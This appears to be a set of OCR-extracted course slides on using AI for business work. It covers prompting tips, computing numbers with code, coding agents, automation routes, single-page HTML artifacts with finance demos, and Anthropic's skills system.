
Instead ask: “What is the strongest argument against this?” Have it play a skeptical board member, a regulator, a competitor.

Numbers need code


Numbers reach the model as unrelated tokens. If no code produced a number, the number was predicted. AI predicts `sum([83, 16, 104])` better than what follows `83 + 16 + 104 =`.

Prompt: “Compute this in Python. Do not report a number you did not compute with code.”

DOING WORK WITH AI



DOING WORK: THE LLM WRITES CODE, THE TOOLS RUN IT



WHAT AI CAN MAKE WITH CODE

Excel workbooks

Fully functioning with formulas and formatting

PowerPoint decks

Editable, following whatever template

Word docs

Formatted, with images and tables

Charts

All types, fully customizable, annotations, interactive

Data analysis

Merge, filter, aggregate, transform, statistics

Advanced data analysis

Optimization, prediction (machine learning)

All from code or code + text.

WHY IS AI SO GOOD AT CODING TASKS?

Code is predictable

Lots of public code (GitHub)

AI checks its work

HOW CLAUDE CHECKS OFFICE DOCUMENTS

PowerPoint and Word

Uses LibreOffice to export to PDF, then converts each PDF page to a PNG and looks at it for overflowing text, overlaps, and cut-off tables.

Excel

Uses LibreOffice to recalculate every formula, then lists cells with errors such as #REF! or #DIV/0! and fixes them.

THIS IS NOT YOUR FATHER'S AI

October 2025

"They just don't work. They don't have enough intelligence … I feel like the industry is making too big of a jump and is trying to pretend like this is amazing, and it's not. It's slop."

January 2026

"I really am mostly programming in English now, a bit sheepishly telling the LLM what code to write… in words."

February–March 2026

"It is hard to communicate how much programming has changed due to AI in the last 2 months: not gradually and over time in the 'progress as usual' way, but specifically this last December. Coding agents basically didn't work before December … I don't think I've typed like a line of code probably since December."

Andrej Karpathy: OpenAI co-founder, former Tesla AI chief, now at Anthropic

BETTER CODING HARNESSES ARE UBIQUITOUS

Claude Code · February 2025

Harness + tools. Originally ran in the terminal.

Cowork · January 2026

The Claude Code agent, running in a sandbox: an isolated computer that limits what the agent can reach.

Chat · September 2026

Chat gains the Claude Code agent.



AUTOMATING WORK WITH AI

ELIMINATING REPETITIVE WORK

> [Alfred] removed about 90% of the manual effort that once went into preparing our weekly financial review. We used to spend hundreds of hours preparing 100+ slides for a Monday meeting.

Marie Myers, CFO, Hewlett Packard Enterprise, Fortune, February 12, 2026

> The goal is to remove the repetitive, administrative work so our people can focus on what they do best—we're not replacing critical thinking and judgment, we're removing the tedious, time-consuming work that gets in the way of it.

Customers Bank CEO Sam Sidhu, statement to Fortune, April 28, 2026

WAYS TO AUTOMATE

1. Software

Apps that AI writes: dashboards, spreadsheet replacements, apps that call AI.

2. Skills

Instructions and scripts that a general agent (Claude, ChatGPT, …) follows.

3. Connectors and RAG


Give the agent your data and documents.

4. Custom agents

Your interface, system prompt, and tools, for people who do not use Claude.

Each is also a student deliverable, alongside spreadsheets and reports crafted by AI and checked by students.

VIBE-CODING SOFTWARE



ARTIFACTS

Vibe coding: you describe the software in plain English, and AI writes all the code.

Claude calls a single-page HTML app an artifact. The whole app is one file that runs in your browser.

1. In Claude Desktop, choose Artifact in the left pane.
2. Choose New. Prompt Claude to create the app.
3. You should get options to deploy the app online or to download it.

> You can also just prompt Claude “Create a single-page HTML app …”

MORE COMPLEX SOFTWARE HAS TWO PARTS

Backend

A service running somewhere. It listens for input and does the actual work.

Frontend

Your browser. It sends instructions to the backend:

- GET: get a page
- POST: send information and get a response

Your own computer can be both the frontend and the backend: it serves the app, and you interact with it in your browser.

DEMOS

Refinery blending


kerryback.com/refinery.html

An artifact. Classic linear programming problem. App shows the optimal blend, which constraints bind, and what relaxing each one is worth. Every input can be edited.

Tangency portfolio


tangency.kerryback.com

Backend to pull data. Calculate sample statistics. Compute tangency portfolio by matrix algebra. Put everything in an Excel workbook.



SKILLS

SKILLS: INSTRUCTIONS LOADED INTO MESSAGES[] WHEN NEEDED



SKILLS

What a skill is

A folder with a `SKILL.md` file in it – the instructions for one task, plus any scripts, templates or reference files those instructions call for

What is read, and when

The name and description at the start of every conversation, about 100 tokens each. The rest of the file only when a task matches the description

An alternative is “custom instructions” (`CLAUDE.md` or `AGENTS.md` in Claude Code and similar coding agents). Put rules you want AI to follow in every conversation there (e.g., avoid boldface, bulleted lists, and undue emphasis).

SOME ANTHROPIC SKILLS

Published at github.com/anthropics/skills and available on paid plans in Claude.ai.

Office documents

- xlsx – Excel workbooks
- docx – Word documents
- pptx – PowerPoint decks
- pdf – PDF files

Building things

- skill-creator – write and improve skills
- frontend-design – polished web pages and apps
- web-artifacts-builder – larger artifacts
- mcp-builder – connectors to data (next section)

Other

- doc-coauthoring – co-write a document
- webapp-testing – test a web app in a browser
- canvas-design – posters and visual art
- brand-guidelines – Anthropic's colors and type; a model for your own

CREATING SKILLS

1

The usual process: you work on something, iterating until you get what you want.

2

You realize you may want the same thing again, and you don’t want to go through the iteration again.

3


Solution: tell AI to package the final version as a skill.

DEMO

